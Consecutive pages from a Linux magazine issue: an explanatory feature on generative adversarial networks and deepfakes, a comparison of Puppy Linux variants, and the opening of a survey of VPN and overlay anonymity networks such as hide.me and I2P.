There was no further discussion, just a few more test results. This does not necessarily mean the code will go into the kernel – it still has to pass through Al Viro’s gauntlet because he maintains the VFS code and will want to be sure there are no new problems introduced by the patches. In any event, Neil isn’t actually submitting the code yet; he’s just requesting comments. However, it does seem very likely that this code or something like it will go into the VFS at some point in the near future, just because there are filesystems like NFS that do seem to show a significant benefit from it. ■■■

Join us for two exciting days on all things **governance, collaboration, InnerSource & OSPOs, project leadership, community management, legal and economic aspects** of open source software.

GET YOUR TICKETS NOW & USE CODE "LINUXMAG10"



2

days of
engaging talks
& discussions

150+

online
attendees

40+

experienced
speakers

5

tracks

Lots

of possibilities
to network &
meet great
people

120+

onsite
attendees

2

stages



Exploring the power of generative adversarial networks

The Art of Forgery

Auction houses are selling AI-based artwork that looks like it came from the grand masters. The Internet is peppered with photos of people who don't exist, and the movie industry dreams of resurrecting dead stars. Enter the world of generative adversarial networks.

By Carina Schipper

Machine learning models that could recognize objects in images – and even create entirely new images – were once no more than a pipe dream. Although the AI world discussed various strategies, a satisfactory solution proved illusive. Then in 2014, after an animated discussion in a Montreal bar, Ian Goodfellow came up with a bright idea.

At a fellow student's doctoral party, Goodfellow and his colleagues were discussing a project that involved mathematically determining everything that makes up a photograph. Their idea was to feed this information into a machine so that it could create its own images. At first, Goodfellow declared that it would never work. After all, there were too many parameters to consider, and it would be hard to include them all. But back home, the problem was still on Goodfellow's mind, and he actually found the solution that same night: Neural networks could teach a computer to create realistic photos.

His plan required two networks, the generator and the discriminator, interacting as counterparts. The best way to understand this idea is to consider an analogy. On one side is an art forger (generator). The art forger wants to, say, paint a picture in the style of Vincent van Gogh in order to sell it as an original to an auction house. On the other hand, an art detective and a real van Gogh connoisseur at the auction house try to identify forgeries. At first, the art expert is quite inexperienced, but the detective immediately recognizes that it is not a real van Gogh. Nevertheless, the counterfeiter does not even think of giving up. The forger keeps practicing and trying to foist new and better paintings off on the detective. In each round, the painting looks more like an original by a famous painter, until the detective finally classifies it as genuine.

This story clearly describes the idea behind GANs. Two neural networks – a generator and a discriminator – play against each other and learn from each other. Initially, the generator receives a random signal and generates an image from it. Combined with



Figure 1: The Paris-based Obvious collective, which is made up of AI experts and artists exploring the creative potential of artificial intelligence, used a GAN to generate this painting (Source: Obvious).



Figure 2: Image generated by NightCafé. © rolffimages, 123RF.com



instances of the training dataset (real images), this output forms the input for the second network, the discriminator. Then the discriminator assigns the image to either the training dataset or the generator and receives information on whether or not it was correct. Through back propagation, the discriminator's classification then returns a signal to the generator, which uses this feedback to adjust its output accordingly.

The game carries on in as many iterations as it takes for both networks to have learned enough from each other for the discriminator to no longer recognize where the final image came from. The generator part of a GAN learns to generate fake data by following the discriminator's feedback. By doing so, the generator convinces the discriminator to classify the generator's output as genuine.

From AI to Art

One of the best-known examples of what GANs are capable of in practical terms is the painting "Portrait of Edmond Belamy" [1] from the collection "La Famille de Belamy" (Figure 1). Auctioned at Christie's for \$432,500 in 2018, the artwork is signed by the algorithm that created it. This shows what GANs are backed up by in terms of mathematics and game theory: the minimax strategy. The algorithm is used to determine the optimal game strategy for finite two-person zero-sum games such as checkers, nine men's morris, or chess. With its help and a training dataset of 15,000 classical portraits, the Parisian artist collective Obvious generated the likeness of Edmond Belamy, as well as those of his relatives [2].

Today, AI works of art are flooding art markets and the Internet. In addition, you will find websites and apps that allow users to generate their own artificial works in numerous styles using keywords or uploaded images. Figure 2, for example, comes from NightCafé [3] and demonstrates what AI makes of the

buzzword "time machine" after three training runs. Users can achieve quite respectable results in a short time, as Figure 3 shows. But if you want to refine your image down to the smallest detail, you have to buy credit points.

GANs don't just mimic brushstrokes. Among other things, they create extremely authentic photos of people. The website thispersondoesnotexist.com [4] provides some impressive examples. The site is backed by AI developer Phillip Wang and NVIDIA's StyleGAN [5]. On each refresh, StyleGAN generates a new, almost frighteningly realistic image of a person who is completely fictitious (Figure 4). Right off the bat, it's very difficult to identify the image as a fake.

Jevin West and Carl Bergstrom of the University of Washington, as part of the Calling Bullshit Project, at least give a few hints on their website at whichfaceisreal.com that can help users distinguish fakes [6]. There are, for example, errors in the images that look like water stains and clearly identify a photo as generated by StyleGAN, or details of the hairline or the

Creation Settings

Preset Style
Cyberpunk

Text Prompts
"time machine"
Weight: 1 [Save](#)
"cyberpunk 2099 blade runner 2049 neon"
Weight: 0.9 [Save](#)

Initial Resolution
Thumb

Runtime
Short

Seed
184968

Evolved From
Anonymous User
15 minutes ago

time machine
Text Short Artistic

Figure 3: A catchword and style parameters are all you need to generate a scene in cyberpunk style.

earlobes that do not really match. Sometimes irregularities appear in the background, too. The AI doesn't really care about the background because it is trained to create faces.

GANs and Moving Images

Faces are also the subject in another still fairly unexplored application for GANs, the movie industry. Experts have long recognized the potential of GAN technology for film. It is used, for example, to correct problematic blips in lip-synched series or movies. The actors' facial expressions and lip movements often do not match the dialog spoken in another language, and the audience finds this dissonance distracting.

GANs and deep fakes solve the problem. Deep fakes replace the facial expressions and lip movements from the original recording. To create deep fakes, application developers need to feed movies or series in a specific language into training




Figure 4: NVIDIA's StyleGAN delivers such good results that viewers often can't tell if it's a real person or not (Source: thispersondoesnotexist.com).




Figure 5: By running through a road section in GTA V over and over again, the AI generates a visually realistic demo (Source: YouTube).

datasets. The GAN can then mime new movements on the actors' faces to match the lip-synched speech.

But this is just a small teaser of what GANs could do in the context of movies. In various projects, researchers are working on resurrecting the deceased through AI. For example, developers at MIT resurrected Richard Nixon in 2020, letting him bemoan a failed moon mission in a fake speech to the nation [7]. The same method could theoretically be applied to long-deceased Hollywood celebrities.

GANTheftAuto

The traditional way to develop computer games is to cast them in countless lines of code. Programming simple variants does not pose any special challenges for AI. A set of training data and NVIDIA's GameGAN generator[8], for example, is all you need for a fully interactive game world to emerge at the end. The Pacman version by an NVIDIA AI, or an Intel model that can be used to implement far more realistic scenes in video games demonstrate how far the technology has advanced.

However, this by no means marks the limits of what is possible. In 2021, AI developers Harrison Kinsley and Daniel Kukiela reached the next level with GANTheftAuto [9] (Figure 5). With the help of GameGAN, they managed to generate a playable demo version of the 3D game Grand Theft Auto (GTA) V. To do this, the AI – as in NVIDIA's Pacman project – has to do exactly one thing: play, play, and play again.

Admittedly, the action-adventure classic game is far more complex with its racing and third-person shooter influences. The training overhead increases massively with this complexity, which is why Kinsley and Kukiela initially concentrated on a single street. They had their AI run the course over and over again in numerous iterations, collecting the training material itself. While doing so, GameGAN learned to distinguish between the car and the environment.

The bottom line: GANTheftAuto is still far removed from the graphical precision of full-fledged video games, but it is worth watching and likely to be trendsetting. At least the AI managed to correctly copy details such as the reflection of sunlight in the rear window or the shadows cast by the car from GTA V. And it reproduced them correctly, as Kinsley explains in a demo video on YouTube [10].

Resources

As you can probably guess, a system of two adversarial neural networks is a complex thing, and programming one from scratch is a difficult road unless you have considerable experience with AI. Still, several resources are available for those who wish to further explore this fascinating field.

First of all, Ian Goodfellow's original GAN code is still available on GitHub [11], and you are free to download it yourself and experiment. The code is mostly in Python, and the authors include the following note: "We are an academic lab, not a software company,

and we have no personnel devoted to documenting and maintaining this research code. Therefore this code is offered with absolutely no support.” The GitHub page makes reference to the original June 2014 article “Generative Adversarial Networks” by Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio. The article, which is also available today for free download at the *arxiv.org* website [12], offers a technical introduction that is a good starting point if you are looking for more information on GANs. The first two sentences of the abstract succinctly sum up this promising technique: “We propose a new framework for estimating generative models via an adversarial process, in which we simultaneously train two models: a generative model G that captures the data distribution, and a discriminative model D that estimates the probability that a sample came from the training data rather than G . The training procedure for G is to maximize the probability of D making a mistake.”

You’ll also find several other GAN implementations, some showcasing different AI development tools, including a Torch implementation [13] and a TensorFlow-based lightweight library for training GANs [14]. Other projects let you use GANs to edit images [15], generate images from text [16], and even generate anime characters [17].

If you want to explore GANs but you’re not quite ready to dive down into the code, you will also find some illuminating demo sites online that will give you a closer look. One example is GAN Lab [18] (Figure 6), an application developed by the Polo Club of Data Science, a group of programmers and scientists affiliated with Georgia Tech University. GAN Lab is an application that lets you experiment with GANs in your browser window. To maximize its effect as a teaching tool, GAN Lab takes a very simple approach. Rather than generating a computerized painting or a fake video, the Lab simply generates a scattering of data points to match a sample. The user can choose a preconfigured sample data distribution pattern or define a custom pattern.

Curse, Blessing, or Both?

In the nearly two decades since Ian Goodfellow got the ball rolling, GANs have taken several fields by storm, and the technology is still rapidly evolving. Generative AI is already delivering impressive results, especially in the context of images and video, and the technique is still in its infancy. Future possibilities include assisting with medical imaging methods, such as X-rays, CT scans, or MRIs. With the help of an AI-modeled disease progression, doctors could adjust their treatment at an early stage to improve outcomes.

But for all the hype surrounding GANs, the technology also has its downsides: It drastically simplifies the process of creating fake content. The Internet has played an important role in publishing and disseminating false information for many years,




Figure 6: GAN Lab lets you watch a GAN at work, with a very simple example to maximize the illustrative effect.

and more convincing fake videos could compound the problem significantly. The best way to prepare for this challenge is to raise awareness about the power of GANs. ■■■

Info

- [1] Portrait of Edmond de Belamy: https://en.wikipedia.org/wiki/Edmond_de_Belamy
- [2] Obvious: <https://obvious-art.com/page/projects/>
- [3] NightCafé: <https://creator.nightcafe.studio/my-creations>
- [4] Thispersondoesnotexist.com: <https://thispersondoesnotexist.com/>
- [5] StyleGAN: <https://github.com/NVLabs/stylegan>
- [6] Whichfaceisreal.com: <https://www.whichfaceisreal.com/>
- [7] Nixon Deepfake: <https://www.scientificamerican.com/article/a-nixon-deepfake-a-moon-disaster-speech-and-an-information-ecosystem-at-risk1/>
- [8] GameGAN: <https://nv-tlabs.github.io/gameGAN/>
- [9] GANTheftAuto on GitHub: <https://github.com/Sentdex/GANTheftAuto>
- [10] GANTheftAuto on YouTube: <https://www.youtube.com/watch?v=udPY5rQVoW0>
- [11] Code and Hyperparameters for the Paper “Generative Adversarial Networks”: <https://github.com/goodfeli/adversarial>
- [12] “Generative Adversarial Networks” by Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio: <https://arxiv.org/abs/1406.2661>
- [13] gans-collection.torch: <https://github.com/nashory/gans-collection.torch>
- [14] Tooling for GANs in TensorFlow: <https://github.com/tensorflow/gan>
- [15] Invertible Conditional GANs for Image Editing: <https://github.com/Guim3/lcGAN>
- [16] TAC-GAN: <https://github.com/dashayushman/TAC-GAN>
- [17] animeGAN: <https://github.com/jayleicn/animeGAN>
- [18] GAN Lab: <https://poloclub.github.io/ganlab/>



Puppy Linux

The Pick of the Litter

Trying out Puppy Linux requires picking a Puppy distribution. We provide a brief overview of some of the most popular Puppy variants. *By Bruce Byfield*

Last issue, I described the complexities of Puppy Linux [1], with help from project members. Unlike most distributions, Puppy is a collection of sub-projects, and explaining the structure left no room for

examining how the sub-projects differ from each other. This month, I am remedying that lack with a brief look at some of the most popular Puppy distributions and how they differ from each other. My hope is that this information

might help users trying to decide which one to use.

All the Puppy distributions on the home page [2] share certain features:

- They all are built with woof-CE, which builds a distribution using another distribution’s binary. Several official Puppy distributions are based on long-term support (LTS) releases of Ubuntu, but are quite different from each other in their selection of desktops and packages.
- They all use a standard installer that allows a Frugal install, to a single directory, or a Full install, which uses an entire filesystem. A Frugal install is recommended because it allows Puppy to coexist with other operating systems on the same partition.
- They all load system files into RAM.
- They all encrypt personal files.
- They all provide a Quick setup for configuration that can be modified in more detail if necessary.
- They all offer the option to save the current desktop settings for your next login when shutting down.

Many but not all Puppy distributions also share common utilities and applications, such as the QuickPet package




Figure 1: If you’ve seen a review of Puppy Linux, FossaPup is the Puppy distribution being examined.

Photo by Nicole Romero on Unsplash



Figure 2: At first boot, XenialPup offers to create a root password.

installer. To keep the memory used to a minimum, many also provide a link for installing LibreOffice in the menu rather than installing it by default. Besides the choice of widgets, themes, and desktops, the selection of applications is often one of the major differences between Puppy distributions. The Puppy Linux distributions covered here are all official distributions maintained by the project [2], with the exception of Vanilla Dpup [3], which is an unofficial distribution (or puplet) maintained by the community.

FossaPup

FossaPup receives a lot of attention because it is the first distribution listed on Puppy's home page. Usually, a review of Puppy is actually a review of FossaPup, even though it is not particularly representative of the rest. Built with Ubuntu 20.4 (Focal Fossa) and using Joe's Window Manager (JWM), FossaPup installs with icons on the desktop, grouped together in related rows. A widget on the right of the desktop shows system information (Figure 1). FossaPup's selection of apps favors those with a small footprint, such as Gnumeric and AbiWord. While LibreOffice Writer and Calc are installed by default, Draw, Impress, and Math are not. Many other default apps are probably new to the users of major distributions, although ones like

the Boot Manager, BeeDiff, and Pup-Save are well worth investigating.

XenialPup

XenialPup resembles FossaPup, although it is built with Ubuntu 16.04 (Xenial Xerus). It shares FossaPup's arrangement of desktop icons, but it does not include the system widgets on the desktop. Unlike FossaPup, XenialPup has a crowded bottom panel. At first login, XenialPup offers the option to create a root password

(Figure 2), unlike most Puppy distributions, which rely on the fact that system files are loaded into RAM for security and personal files are encrypted. The boot manager advises that XenialPup is intended "for machines with severe video problems," and users may find that the mouse behaves erratically unless used slowly at the default 1024x768 resolution until properly configured.

BionicPup

BionicPup (Figure 3) is another variant of FossaPup. Besides being based on Ubuntu 18.04, its main difference is that it features a dock on the desktop. Like XenialPup, BionicPup is supposed to be for severe video problems, but in practice, it seems less erratic than XenialPup. The default apps include several larger apps such as Inkscape. As you log out for the first time, BionicPup also offers an experimental option of enabling a regular user account called *finn* – something that is not done automatically on most Puppy distributions.

Slacko Puppy 7.0

Two versions of Slacko Puppy are among Puppy's official distributions, with the Slacko Puppy 7.0 being the most recent. Built on Slackware 14.2, Slacko runs a MATE/Gnome 2 desktop. Although its default browser is Firefox, Slacko Puppy's menu contains links for




Figure 3: BionicPup offers to set up a root and single-user account.




Figure 4: Slacko Puppy is perfect for those who want to heavily customize their installation.

installing LibreOffice and the Brave, Chrome, and Vivaldi browsers. Its menu is also full of tools for configuring the install from the desktop, many of them unique, making Slacko Puppy 7.0 the ideal choice for those who like to heavily customize their systems (Figure 4). In my experience, it is also the fastest Puppy distribution.

Tahrpup

With a desktop resembling FossaPup’s, Tahrpup is based on Ubuntu 14.4 (Trusty Tahr). It installs a moderate number of default applications, many of which are not found outside of Puppy distributions. Like XenialPup, Tahrpup’s mouse is erratic before being adjusted (Figure 5).

Vanilla Dpup

Vanilla Dpup is built on Debian 11 and uses a modified MATE/Gnome 2 desktop environment. It installs a minimum of default applications, which includes Firefox, but leans towards utilities and lighter tools like the Sylpheed email browser. The first thing you will probably want to do after installing Vanilla Dpup is to open the Default Applications Chooser and select your preferred word processor, spreadsheet, and utilities from the drop-down lists (Figure 6).

Adopting a Puppy

The Puppy home page would benefit from brief descriptions like these to give newcomers some guidance. Instead, the general attitude is that newcomers should just jump in and try different Puppy variants. However, that outlook is not as indifferent

as it sounds. Although I hope these brief notes will help newcomers choose a Puppy distribution, trying them all is less of an effort than it would be with other distributions. For one thing, with images of 270-450MB, Puppy distributions are much smaller than Debian or Fedora. Moreover, Frugal installs and the rapid loading of live images mean that every one of the Puppy distributions on the home page can be installed in about an hour. As a result, exploring all of the Puppy Linux distributions is easy. With any luck, these notes will make that job even easier. ■■■

Info

- [1] “Distro Walk – Puppy Linux: Running with the Pack” by Bruce Byfield, *Linux Magazine*, issue 265, December 2022, pp. 30-32
- [2] Puppy Linux: <https://puppylinux-woof-ce.github.io>
- [3] Vanilla Dpup: <https://vanilla-dpup.github.io>




Figure 5: Like many Puppy distributions, Tahrpup is built using an Ubuntu LTS release.




Figure 6: Based on Debian, Vanilla Dpup is an unofficial Puppy distribution that leaves the selection of packages largely up to the user.



Communicate securely on the Internet with an overlay network

Keeping Secrets

An overlay network will help you block unwanted eavesdroppers on the Internet. We show you some of the leading open source options. *By Erik Bärwaldt*

Government surveillance, attacks by criminals, and tracking by the advertising industry are raising concerns about the security and anonymity of user data. These concerns are amplified in professions where the user is legally responsible for securing communication. Several free projects have addressed these concerns by offering innovative technical approaches to anonymizing data. We decided to take a look at a few of the leading solutions.

Anonymized networks establish tunneled and encrypted connections between individual nodes, ruling out typical attack vectors, such as man-in-the-middle attacks. In the process, these anonymization solutions build a two-way point-fixed overlay network through which the participants exchange data. These solutions support common transport protocols, such as UDP or TCP, as well as the Internet layer protocols IPv4 and IPv6. In some cases, BitTorrent and blockchain technologies are also used to enable distribution of data blocks.

All solutions for anonymized Internet are based on decentralized structures. Many of the solutions, with the exception of the Tor network and those based

on VPNs, depend on peer-to-peer connections that do not require centralized servers, which makes it far more difficult for attackers and authorities to access user data.

hide.me

The hide.me [1] VPN solution originates from Malaysia. The provider, eVenture Ltd., offers several subscription models for using the service and makes clients available for download across platforms. For Linux, there is currently only a CLI client. On top of this, hide.me can also be used as a browser extension for Firefox and Chrome-based web browsers. The VPN network consists of more than 2,000 servers in over 75 international locations. To use the service, you first need to register. All you need is a valid email address, which you can use to create and activate an account. You can define the username and password individually.

Hide.me attaches great importance to security features. For example, eVenture operates its own DNS servers, avoiding the kind of DNS leaks that you otherwise occasionally encounter. eVenture also adheres to a strict no-log policy and, according to its own statement, does not

log any user data. In addition, eVenture has had security audits performed by independent third-party vendors [2]. On Linux, hide.me uses the modern WireGuard protocol by default in combination with fast ChaCha20-Poly1305 encryption. In addition, you can download the hide.me source code for free on GitHub.

The free hide.me variant offers limited functionality. For example, your choice is limited to five server locations, and the data volume is limited to 10GB per month. In addition, the free account only allows you one VPN connection. The commercial offering eliminates these restrictions, offers a static IP address option, and also supports streaming services like Netflix. A kill switch and split tunneling are available on Linux. (Split tunneling allows access to the Internet beyond the VPN tunnel.)

To install the Linux app, go to hide.me's GitHub page and download the TAR.XZ archive intended for your hardware architecture. Hide-me supports 32- and 64-bit PCs, as well as ARM-based systems. Unpack the downloaded archive, and install the client in a terminal window with root privileges using the `./install.sh` command (Figure 1).

During the install, the routine prompts you for your registration data, so you need to register with the provider up front. After the install, start the VPN manually by setting it up as a systemd service using the commands in Listing 1. Replace the `Server` placeholder with a location such as `amsterdam-1` or a country suffix such as `nl`. After that, `hide.me` will create the tunnel, and you will be able to use the Internet through the VPN.

Because `hide.me` is integrated with `systemd`, the VPN is automatically enabled whenever you reboot your computer. You can use the `stop` and `disable` `systemctl` parameters to disable the VPN tunnel at any time.

Although a graphical desktop client is available for other operating systems, Linux has so far had to make do with the command-line client. This unnecessarily complicates operation, because the convenient server change feature in the graphical front end is not available. Other convenient features are also missing from the Linux client, which is still in beta. The `hide.me` installation script additionally generates private and public keys and manages the key exchange using HTTPS. Only the client offered by the manufacturer can be used with the `hide.me` VPN.

However, `hide.me` does at least support use in web browsers like Firefox, Chrome, and their derivatives. The disadvantage of this solution is that, although all activities in the web browser are then secured by the VPN tunnel, data transfers originating from other

applications, such as email clients or messengers, are not.

I2P

The Invisible Internet Project (I2P) [3] network uses a peer-to-peer approach to connect computers. This method involves establishing one-way, tunneled overlay connections over the Internet. Data packets are transported between client computers via routers (known as nodes), with each client having its own cryptographic identifier. The I2P network uses its own DNS server to distribute content on the network. The individual connections are end-to-end encrypted, which prevents third parties from viewing the data.

